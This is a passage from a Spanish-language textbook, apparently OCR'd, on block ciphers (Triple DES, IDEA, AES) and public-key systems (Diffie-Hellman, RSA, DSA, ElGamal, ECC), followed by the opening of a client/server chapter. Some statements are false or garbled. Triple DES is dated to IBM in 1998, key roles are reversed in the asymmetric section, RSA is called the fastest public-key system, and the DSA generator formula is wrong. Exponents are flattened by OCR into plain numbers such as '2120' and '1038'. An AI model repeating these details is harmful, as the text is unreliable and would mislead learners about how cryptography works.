


Figura 4.3 Algoritmo DES

2. *Triple DES*

También es conocido como TDES o 3DES, fue desarrollado por IBM en 1998. Actualmente se utiliza con una clave de 128 bits que es compatible con el DES visto anteriormente. Utiliza dos o tres claves diferentes para la generación de las subclaves que se emplean en las iteraciones correspondientes para el cifrado de los datos. Este nuevo algoritmo toma una clave de 128 bits y la divide en dos de 64 bits cada una de la siguiente forma:

a) Se le aplica al documento a cifrar un primer cifrado mediante la primera clave, C1.
b) Al resultado (denominado ANTIDES) se le aplica un segundo cifrado con la segunda clave, C2.
c) Y al resultado se le vuelve a aplicar un tercer cifrado con la primera clave, C1.

No llega a ser un cifrado múltiple, porque no son independientes todas las subclases. Este hecho se basa en que DES tiene la característica matemática de no ser un grupo, lo que implica que si se cifra el mismo bloque dos veces con dos claves diferentes se aumenta el tamaño efectivo de la clave.

La variante más simple del Triple DES funciona de la siguiente manera (figura 4.4):

$$C = E_{DES}^{k3}\left(D_{DES}^{k2}\left(E_{DES}^{k1}(M)\right)\right)$$

Donde M es el mensaje a cifrar y k1, k2 y k3 las respectivas claves DES. En la variante 3TDES las tres claves son diferentes; en la variante 2TDES, la primera y tercera clave son iguales.




Figura 4.4 Proceso del algoritmo TDES

Cuando se descubrió que una clave de 56 bits no era suficiente para evitar un ataque de fuerza bruta, TDES fue elegido como forma de agrandar el largo de la clave sin necesidad de cambiar de algoritmo de cifrado. Este método de cifrado es inmune al ataque por encuentro a medio camino, doblando la longitud efectiva de la clave (112 bits), pero en cambio es preciso triplicar el número de operaciones de cifrado, haciendo este método de cifrado muchísimo más seguro que el DES. Por tanto, la longitud de la clave usada será de 192 bits, aunque como se ha dicho, su eficacia solo sea de 112 bits.

El Triple DES está desapareciendo lentamente, siendo reemplazado por el algoritmo AES. Sin embargo, la mayoría de las tarjetas de crédito y otros medios de pago electrónicos tienen como estándar el algoritmo Triple DES (anteriormente usaban el DES). Por su diseño, el DES y el TDES son algoritmos lentos. AES puede llegar a ser hasta 6 veces más rápido y a la fecha no se ha encontrado ninguna vulnerabilidad.

3. *IDEA (International Data Encryption Algorithm, Algoritmo Internacional de Cifrado de Datos)*

Es un cifrador por bloques diseñado por Xuejia Lai y James L. Massey de la Escuela Politécnica Federal de Zurich y descrito por primera vez en 1991. Fue un algoritmo propuesto como reemplazo del DES. IDEA fue una revisión menor de PES (Proposed Encryption Standard, Estándar de Cifrado Propuesto), un algoritmo de cifrado anterior. Originalmente IDEA había sido llamado IPES (Improved PES, PES Mejorado).

El nombre IDEA es una marca registrada licenciada mundialmente por MediaCrypt aunque sus patentes acaban de caducar en el periodo 2011-2012. Además, fue utilizado como el cifrador simétrico en las primeras versiones de PGP (PGP v2.0) y se incorporó luego de que el cifrador original usado en la v1.0 (*Bass-O-Matic*) se demostró inseguro. Es un algoritmo opcional en OpenPGP.

También opera con bloques de texto de 64 bits usando una clave de 128 bits, consiste de ocho transformaciones idénticas (cada una llamada ronda) y una transformación de salida (llamada media ronda). Realiza operaciones como XOR bit a bit, adición y multiplicación modular. Gran parte de la seguridad de IDEA deriva del intercalado de operaciones de distintos grupos que son algebraicamente *incompatibles* en cierta forma.

El algoritmo de descifrado es muy parecido al de cifrado, por lo que resulta muy fácil y rápido de programar, hasta ahora no ha sido roto nunca, aportando una longitud de clave segura y fuerte ante los ataques por fuerza bruta (prueba y ensayo o diccionarios).

Este algoritmo es de libre difusión y no está sometido a ningún tipo de restricciones o permisos nacionales, por lo que se ha difundido ampliamente, utilizándose en sistemas como UNIX y en programas de cifrado de correo como PGP.

En primer lugar, el ataque por fuerza bruta resulta impracticable, ya que sería necesario probar 1038 claves, cantidad imposible de manejar con los medios informáticos actuales. Los diseñadores analizaron IDEA para medir su fortaleza frente al criptoanálisis diferencial y concluyeron que es inmune bajo ciertos supuestos. No se han informado de debilidades frente al criptoanálisis lineal o algebraico. Se han encontrado algunas claves débiles, las cuales en la práctica son poco usadas siendo necesario evitarlas explícitamente. Es considerado por muchos como uno de los cifrados en bloque más seguros que existen.

4. *AES (Advanced Data Encryption Standard, Estándar avanzado de cifrado de datos)*

Es uno de los algoritmo más reciente publicado por el NIST (Instituto Nacional de Estándares y Tecnología) en 2001, el cual presenta diferencias notables con respecto al resto de los cifradores simétricos, entre ellas destacan: el tamaño de los bloques de 128 bits, manejo de claves de longitudes diferentes y uso de matemáticas polinomiales en estructuras de campos finitos.

El procesar los datos en bloques de tamaño fijo con claves de diferentes longitudes impacta en el número de iteraciones que se realizan durante el cifrado y descifrado, de manera que la cantidad de vueltas va de 10 a 14; sin embargo, esto no altera la longitud del criptograma ya que éste siempre genera 128 bits.

AES es una red de sustitución-permutación, no una red de Feistel (como DES). También es mucho más rápido que DES, tanto en hardware como en software y además, requiere poca memoria.

La descripción de AES es simple si se cuentan con todos los elementos. Ésta consiste en dos partes, la primera se da en el proceso de cifrado y la segunda en el proceso de generación de subclaves, la cual se muestra en la figura 4.5.




Figura 4.5 Estructura básica de AES (Advanced Encryption Standard)

En la actualidad, se han intentado varios ataques contra el AES siendo exitosos sobre versiones reducidas a 7 rondas para claves de 128 bits, de 8 rondas para las claves de 192 bits, y de 9 rondas, para las claves de 256 bits. Sin embargo, es cierto que en estos ataques se evidencia una escasa diferencia entre las rondas reales pero con una mejora en los ataques, cabría la posibilidad de romper un cifrado que use todas las rondas.

El método más común de ataque hacia un cifrador por bloques consiste en intentar varios ataques sobre versiones del cifrador con un número menor de rondas. El AES tiene 10 rondas para llaves de 128 bits, 12 rondas para llaves de 192 bits, y 14 rondas para llaves de 256 bits. En el año 2005, los mejores ataques conocidos son sobre versiones reducidas a 7 rondas para llaves de 128 bits, 8 rondas para llaves de 192 bits y 9 rondas para llaves de 256 bits (Ferguson et al, 2000).

Algunos criptógrafos muestran preocupación sobre la seguridad del AES. Ellos sienten que el margen entre el número de rondas especificado en el cifrador y los mejores ataques conocidos es muy pequeño. El riesgo es que se puede encontrar alguna manera de mejorar los ataques y de ser así, el cifrado podría ser roto. En el contexto criptográfico se considera *roto* un algoritmo si existe algún ataque más rápido que una búsqueda exhaustiva (ataque por fuerza bruta). De modo que un ataque contra el AES de llave de 128 bits que requiera solo 2120 operaciones sería considerado como un ataque que rompe el AES aun tomando en cuenta que por ahora sería un ataque irrealizable. Hasta el momento, tales preocupaciones pueden ser ignoradas.

Otra preocupación es la estructura matemática de AES. A diferencia de la mayoría de los cifradores de bloques, AES tiene una descripción matemática muy ordenada. Esto no ha llevado todavía a ningún ataque, pero algunos investigadores están preocupados que futuros ataques quizá encuentren una manera de explotar esta estructura.

4.2.II ASIMÉTRICOS

Se basa en el uso de dos claves diferentes, claves que poseen una propiedad fundamental: una clave puede descifrar lo que la otra ha cifrado.

Una de las claves de la pareja, llamada clave privada, es usada por el propietario para cifrar los mensajes, mientras que la otra, llamada clave pública, es usada para descifrar el mensaje (figura 4.6).




Figura 4.6 Algoritmo asimétrico. Hacen uso de una clave para cifrar, y otra diferente para descifrar. La clave para cifrar es pública; la clave para descifrar es privada.

Las claves pública y privada tienen características matemáticas especiales, de tal forma que se generan siempre por parejas, estando cada una de ellas ligada intrínsecamente a la otra.

Mientras que la clave privada se debe mantener en secreto por su propietario, ya que es la base de la seguridad del sistema, la clave pública es difundida, para que esté al alcance del mayor número posible de personas, existiendo servidores que guardan, administran y difunden dichas claves.

Para que un algoritmo de clave pública sea considerado seguro debe cumplir con los siguientes puntos:

a) Conociendo el texto cifrado no debe ser posible encontrar el texto en claro ni la clave privada.

b) Conociendo el texto cifrado (criptograma) y el texto en claro debe resultar más caro en tiempo o dinero descifrar la clave que el valor posible de la información obtenida por terceros.

c) Conocida la clave pública y el texto en claro no se puede generar un criptograma correcto cifrado con la clave privada.

d) Dado un texto cifrado con una clave privada solo existe una pública capaz de descifrarlo y viceversa.

El primer sistema de clave pública que apareció fue el de Diffie-Hellman en 1976, fue la base para el desarrollo de los algoritmos que después aparecieron, entre los que destacan está el RSA (Rivest, Shamir y Adelman), los más utilizados en la actualidad son el DSA, Gamal y la criptografía de curva elíptica.

Los principales algoritmos asimétricos son:

1. *Diffie-Hellman*

Este algoritmo de cifrado de Whitfield Diffie y Martin Hellman fue el punto de partida para los sistemas asimétricos, basados en clave pública y privada a partir de 1976. Se le conoce como el algoritmo de Intercambio Exponencial, el cual basa su seguridad en la dificultad de calcular logaritmos discretos en un campo finito y se emplea para la distribución de claves, pero no para cifrar y descifrar.

Permite que dos entidades se pongan de acuerdo en un número a través de un canal público con la ventaja de que dicho número no pueda ser conocido por cualquier atacante que esté monitorizando la comunicación, lo cual es de suma importancia ya que dicho número es el que representa la clave simétrica a compartir por ambas entidades en el intercambio de información de manera confidencial.

Proceso

A los interlocutores de esta supuesta conversación *se les llama Ana* y *Rogelio*, siguiendo una convención usada en criptografía. Por la misma razón, al tercer elemento que observa la conversación en la sombra que intenta conocer el secreto se le llama *Vanesa*.

a) Ana selecciona dos números, llamados *q* y *xa*.

b) Rogelio selecciona otros dos, llamados *n* y *xb*. Mediante su canal de comunicaciones no cifrado (que puede ser correo electrónico, faxes o simplemente diciéndolo en la plática), ambos hacen saber q y n a las partes respectivas.

c) Ana entonces calcula el nuevo número *ya*, mediante la fórmula: $ya = (n^{xa}) \bmod q$.

d) De igual forma, Rogelio calcula su nuevo número yb: $yb = (n^{xb}) \bmod q$.

e) Y de nuevo a voz en grito, Ana y Rogelio hacen públicos *ya*, *yb*.

f) Ahora Ana calcula un último valor, *ka*, mediante $ka = (yb^{xa}) \bmod q$ y Rogelio su correspondiente *kb* con $kb = (ya^{xb}) \bmod q$.

g) Los números *ka* y *kb* son el mismo; los interlocutores tienen ya un secreto compartido, que Vanesa no sabe, pese a haber tenido acceso a todo el intercambio de información.

h) Ana y Rogelio pueden ahora usar sus claves para cifrar un mensaje.

i) Para dificultar que Vanesa pueda conseguir algo por el método de la fuerza bruta, los números elegidos tienen que ser primos y grandes.

Matemáticamente se basa en las potencias de los números y en la función mod (módulo discreto). Uniendo estos dos conceptos se define la potencia discreta de un número; si bien, el cálculo de potencias discretas es fácil, la obtención de su función inversa, el logaritmo discreto, no tiene una solución analítica para números grandes.

Su importancia se debe sobre todo al hecho de ser el inicio de los sistemas asimétricos, ya que en la práctica solo es válido para el intercambio de claves simétricas, y con esta funcionalidad es muy usado en los diferentes sistemas seguros implementados en Internet, como SSL (Secure Socket Layer, Capa de conexión segura) y VPN (Virtual Private Network, Red privada virtual).

2. *RSA (Rivest, Shamir, Adlman)*

Fue creado en 1978 por Rivest, Shamir y Adlman, es el sistema criptográfico asimétrico más conocido y usado. Este método está basado en el artículo de Diffie-Hellman sobre sistemas de llave pública.

El sistema RSA se basa en el hecho matemático de la dificultad de factorizar números muy grandes. Para factorizar un número el sistema más lógico consiste en empezar a dividir sucesivamente éste entre 2, entre 3, entre 4,..., y así sucesivamente, buscando que el resultado de la división sea exacto, es decir, de resto 0, con lo que ya se tendría un divisor del número.

Ahora bien, si el número considerado es un número primo (el que solo es divisible por 1 y por él mismo), para factorizarlo habrá que empezar por 1, 2, 3,... hasta llegar a él mismo, ya que por ser primo ninguno de los números anteriores es divisor suyo. Si el número primo es lo suficientemente grande, el proceso de factorización es complicado y lleva mucho tiempo.

Basado en la exponenciación modular de exponente y módulo fijos, el sistema RSA crea sus claves y se buscan dos números primos lo suficientemente grandes p y q (de entre 100 y 300 dígitos) de la siguiente forma:

a) Se obtienen los números $N = p * q$ y $Ø = (p-1) * (q-1)$.

b) Se busca un número e tal que no tenga múltiplos comunes con Ø.

c) Se calcula $d = e\text{-}1 \bmod Ø$, con mod = resto de la división de números enteros.

d) Y ya con estos números obtenidos se obtiene la clave pública $K_{Pb} = (N,e)$ y la clave privada $K_{Pv} = (N,d)$. Los números p, q y Ø se destruyen. También se hace pública la clave $K_{Pb} = (N,e)$, necesario para alimentar el algoritmo.

El cálculo de estas claves se realiza en secreto en el nodo en el que se va a guardar la clave privada, y una vez generada ésta, conviene protegerla mediante un algoritmo criptográfico simétrico.

Para cifrar un mensaje *Mcla* utilizando $K_{Pb} = (N,e)$, se procede a realizar la potenciación

$$Crip = Mcla^{e} \bmod N$$

Para el proceso de descifrado, debe utilizarse $K_{Pv} = (N,d)$, nuevamente, con una potenciación:

$$Mcla = Crip^{d} \bmod N$$

En cuanto a las longitudes de las claves, el sistema RSA permite longitudes variables, siendo aconsejable actualmente el uso de claves de no menos de 1024 bits (se han roto claves de hasta 512 bits, aunque se necesitaron más de 5 meses y casi 300 procesadores trabajando en paralelo para hacerlo).

Además, basa su seguridad en ser una función computacionalmente segura, ya que si bien realizar la exponenciación modular es fácil, su operación inversa, la extracción de raíces de módulo Ø no es factible a menos que se conozca la factorización de e, clave privada del sistema.

RSA es el más conocido y usado de los sistemas de clave pública y también el más rápido de ellos. Presenta todas las ventajas de los sistemas asimétricos incluyendo la firma digital, aunque resulta más útil a la hora de implementar la confidencialidad el uso de sistemas simétricos por ser más rápidos. Se suele usar también en los sistemas mixtos para cifrar y enviar la clave simétrica que se usará posteriormente en la comunicación cifrada.

3. *DSA (Digital Signature Algorithm, Algoritmo de firma digital)*

Tiene como finalidad firmar documentos electrónicos pero de ninguna manera cifra información. Fue desarrollado por el NIST (Instituto Nacional de Estándares y Tecnología) en 1994. La firma digital se apoya en el uso de un bloque de datos de resumen (de longitud fija), que es generado mediante alguna función Hash, la cual debe ser verificada por el receptor del documento firmado para garantizar su autenticidad.

Se basa en la función exponencial discreta en un campo de elementos finito, la cual tiene la característica de ser difícilmente reversible (logaritmo discreto). Al contrario que RSA, este algoritmo no proporciona la capacidad para proporcionar el servicio de confidencialidad.

El algoritmo es más rápido para generar la firma que para validarla, al revés de lo que sucede con el RSA. Emplea claves de 1024 bits (originalmente eran 512 bits, pero se aumentó por falta de seguridad). No se conocen ataques eficientes contra este algoritmo, solo existen problemas con un conjunto de números primos, pero son fácilmente evitables si se siguen los sistemas adecuados de generación de claves.

La elección de este algoritmo como estándar de firmado generó multitud de críticas: se pierde flexibilidad respecto al RSA (que es un estándar), la verificación de firmas es lenta, el proceso de elección fue poco claro y la versión original empleaba claves que lo hacían poco seguro.

Su funcionamiento básico se describe a continuación:

Generación de llaves

a) Elige un número primo p de L bits, donde $512 \leq L \leq 1024$ y L es divisible por 64.
b) Elige un número primo q de 160 bits, tal que $p-1 = qz$, donde z es algún número natural.
c) Elige h, donde $1 < h < p - 1$ tal que $g = hz(mod\ p) > 1$.
d) Elige x de forma aleatoria, donde $0 < x < q$.
e) Calcular $y = g^x(mod\ p)$.

Los datos públicos son *p, q, g e y*.
x es la llave privada.

Firma

a) Elige un número aleatorio s, donde $1 < s < q$.
b) Calcular $s1 = (g^s\ mod\ p)\ mod\ q$.
c) Calcular $s2 = (H(m)+s1*x)\ mod\ q$, donde H(m) es la función hash SHA-1 aplicada al mensaje m.
d) La firma es el par *(s1, s2)*. Si *s1* o *s2* es cero, se vuelve a repetir el procedimiento.

Verificación

a) Calcular $w = (s2)^{-1}(mod\ q)$.
b) Calcular $u1 = H(m)*w(mod\ q)$.
c) Calcular $u2 = s1*w\ (mod\ q)$.
d) Calcular $v = [g^{u1}*y^{u2} \text{mod } p] \text{ mod } q$.
e) La firma es válida si $v = s1$.

Las funciones hash tienen una importancia en la criptografía porque se enfocan a solventar los problemas de la integridad de los mensajes, así como la autenticidad tanto del mensajes como de su origen.

Son funciones matemáticas que realizan el resumen de un documento a firmar, de manera que para ello comprimen el documento en un único bloque de longitud fija, bloque cuyo contenido resulta ilegible y no tiene ningún sentido real.

El valor hash de un mensaje es un valor único generado a partir de él. Esto se realiza pasando el mensaje a través de una función criptográfica con las siguientes propiedades:

a) Su algoritmo es conocido públicamente.
b) Es de un solo sentido ya que a partir del valor hash no se pueden obtener los datos originales.
c) Es muy poco probable obtener el mismo valor hash a partir de otros datos.

4. El Gamal

Es un algoritmo basado en Diffie-Hellman (en el problema de logaritmo discreto) y que fue descrito por Taher ElGamal en 1984. Este algoritmo se utiliza en GNU Privacy Guard, PGP, y otros sistemas criptográficos como la generación de firmas digitales.

Este algoritmo no está bajo ninguna patente lo que lo hace de uso libre. La seguridad del algoritmo se basa en la suposición que la función utilizada es de un solo sentido y la dificultad de calcular un logaritmo discreto.

El algoritmo es bastante similar a Diffie-Hellman, constando de tres partes importantes: el generador de claves, el cifrado y descifrado.

Generación de claves (pasos)

1. Los usuarios *A* y *B* seleccionan sus parámetros *n, α y* Z^*_n y los hacen públicos.

2. Tanto *A* como *B* eligen un número aleatorio primo que sea de gran tamaño para *a* y *b* dentro de los límites de n (sus respectivas claves privadas).

3. Cada usuario debe calcular $\alpha^a \ mod \ n$ y $\alpha^b \ mod \ n$ respectivamente, de manera que los valores obtenidos representan las respectivas claves públicas.

Cifrado - A cifra un mensaje M y lo envía a B (pasos)

1. *A* genera un número aleatorio *v* que representa un número de sesión y utilizando los parámetros que han hecho públicos *B* calcula $\alpha^v \ mod \ n$.

2. Con la clave pública de *B*, $K_{PbB} = [\alpha^b \ mod \ n]$ *A* calcula $(\alpha^b)^v mod \ n$ y $(M * \alpha^{bv}) \ mod \ n$. El criptograma que se enviará será $Crip = [\alpha^v \ mod \ n, (M \ \alpha^{bv}) \ mod \ n]$.

Descifrado - *B* descifra el criptograma *Crip* que le envió *A* (pasos)

1. *B* recibe $Crip = [\alpha^v \ mod \ n, (M \ \alpha^{bv}) \ mod \ n]$.

2. Se toma el primer dato, *es decir,* $\alpha^v \ mod \ n$, para calcular $(\alpha^v)^b mod \ n$.

3. Ahora *B* realiza la operación $[(M \ \alpha^{bv}) \ mod \ n]*[(\alpha^v)^b mod \ n]^{-1}$. El resultado de esta operación es el $Mcla = M$.

NOTA: El inverso multiplicativo modular es un número z tal que:
$(z*z^{-1}) \equiv 1 \ mod \ n$

5. *Curvas elípticas*

Son entidades algebraicas y geométricas que han sido aplicadas a la criptografía por parte de Neal Koblitz y Victor Miller en 1985.

Los sistemas de cifrado en este caso, utilizan los grupos de curvas elípticas, donde un grupo es un conjunto de elementos con operaciones aritméticas definidas en estos elementos, para los grupos de curvas elípticas, estas operaciones específicas están definidas geométricamente.

El criptosistema de curvas elípticas (ECC) es un sistema de llave pública basado en la dificultad para calcular logaritmos discretos sobre una curva elíptica y tienen las siguientes características:

a) Dada la curva elíptica *E* definida sobre el campo finito *K, P* y *Q* que son puntos de $E(K)$ tal que: $Q = dP$

b) El problema de determinar *d* dados los puntos *P* y *Q* es considerado altamente difícil ya que:

   i. La multiplicación escalar es la operación dominante en ECC.
   ii. En general, *d* es usada como la llave secreta y *Q* como la llave pública.

Ventajas

a) Es más atractivo que RSA porque requiere llaves significantemente más cortas para brindar el mismo nivel de seguridad (tabla 4.1).

Tabla 4.1 Comparación del tamaño de la llave (bits) entre ECC y el RSA

	Tamaño de llave (bits)				
ECC	160	224	256	384	512
RSA	1024	2048	3072	8192	15360

b) Más rápida ejecución y menores requerimientos de memoria
c) Ahorro en transferencias de los datos
d) Ideal para dispositivos portátiles como PDAs, smartcards, celulares, etcétera.

Algunos ejemplos de protocolos usando ECC:

a) ECDSA (EC Digital Signature Algorithm, Algoritmo de firma digital de curvas elípticas)
b) ECDH (EC Diffie-Hellman key agreement, Intercambio de llaves de curvas elípticas Diffie-Hellman)

CAPÍTULO 5

INTRODUCCIÓN A LA ARQUITECTURA CLIENTE/SERVIDOR

CAPÍTULO 5 INTRODUCCIÓN A LA ARQUITECTURA CLIENTE/SERVIDOR

Una arquitectura cliente/servidor es el procesamiento cooperativo de la información por medio de un conjunto de procesadores, en el cual múltiples clientes, distribuidos geográficamente, solicitan requerimientos a uno o más servidores centrales. Siendo ésta una arquitectura distribuida, permite a los usuarios finales obtener acceso a la información de forma transparente aun en entornos multiplataforma.

Es un modelo desarrollado para los sistemas de información, en el que las transacciones se dividen en procesos independientes que cooperan entre sí para intercambiar información, servicios o recursos. Se denomina cliente al proceso que inicia el diálogo o solicita los recursos y servidor al proceso que responde a las solicitudes. Es el modelo de interacción más común entre aplicaciones en una red

La mayoría de los servicios de Internet son de tipo cliente-servidor. La acción de visitar un sitio web requiere una arquitectura cliente-servidor, ya que el servidor web despliega las páginas web al navegador (al cliente).

CAPÍTULO 5 INTRODUCCIÓN A LA ARQUITECTURA CLIENTE/SERVIDOR

5.1 INTRODUCCIÓN A LA ARQUITECTURA CLIENTE/SERVIDOR

Una arquitectura es un conjunto de reglas, definiciones, términos y modelos que se emplean para producir un producto.

La arquitectura cliente/servidor agrupa conjuntos de elementos que efectúan procesos distribuidos y cómputo cooperativo.

En la familia de protocolos TCP/IP, las comunicaciones entre computadoras se rigen básicamente por el modelo cliente/servidor, siendo un modelo que intenta proveer usabilidad, flexibilidad, interoperabilidad y escalabilidad en las comunicaciones.

El término cliente/servidor fue usado por primera vez en 1980 para referirse a las computadoras que están en red. Este modelo empezó a ser aceptado a finales de 1980. Su funcionamiento es sencillo al usar una máquina cliente que requiere un servicio de una máquina servidor y éste a su vez realiza la función para la que está programado (figura 5.1).




Figura 5.1 Modelo Cliente/Servidor

Los principales beneficios son:

a) Mejor aprovechamiento de la potencia de cómputo (reparte el trabajo).
b) Reduce el tráfico en la red.
c) Opera bajo sistemas abiertos.
d) Permite el uso de interfaces gráficas variadas y versátiles.

CAPÍTULO 5 INTRODUCCIÓN A LA ARQUITECTURA CLIENTE/SERVIDOR

Esta arquitectura se divide en dos partes, la primera es el servidor y la segunda es un conjunto de clientes.

1) *Servidor:* es una máquina potente que actúa y funciona como un sistema de base de datos.

2) *Clientes:* suelen ser estaciones de trabajo que solicitan varios servicios al servidor.

Ambas partes deben estar conectadas entre sí mediante una red. Además, necesita de tres tipos de software para su correcto funcionamiento:

a) *Software de gestión de datos:* Se encarga de la manipulación y gestión de los datos almacenados y requeridos por las diferentes aplicaciones. Normalmente, se aloja en el servidor.

b) *Software de desarrollo:* Se aloja en los clientes y solo en aquellos que se dediquen al desarrollo de aplicaciones.

c) *Software de interacción con los usuarios:* Reside en los clientes y es la aplicación gráfica de usuario para la manipulación de datos, siempre a nivel usuario (consultas principalmente).

Aparte del software anterior existen más aplicaciones para el correcto funcionamiento de la arquitectura cliente/servidor pero están condicionados por el tipo de sistema operativo instalado y el tipo de red en la que se encuentra (figura 5.2).




Figura 5.2 Interacción de clientes y servidores

CAPÍTULO 5 INTRODUCCIÓN A LA ARQUITECTURA CLIENTE/SERVIDOR

A continuación se mencionan las características, ventajas, desventajas, los diferentes modelos que existen y los modelos de dos, tres y N capas de la arquitectura cliente/servidor.

Características

a) Combinación de un cliente que interactúa con el usuario y un servidor que interactúa con los recursos compartidos. El proceso del cliente proporciona la interfaz entre el usuario y el resto del sistema. El proceso del servidor actúa como un motor de software que maneja recursos compartidos tales como bases de datos, impresoras, módems, etcétera.

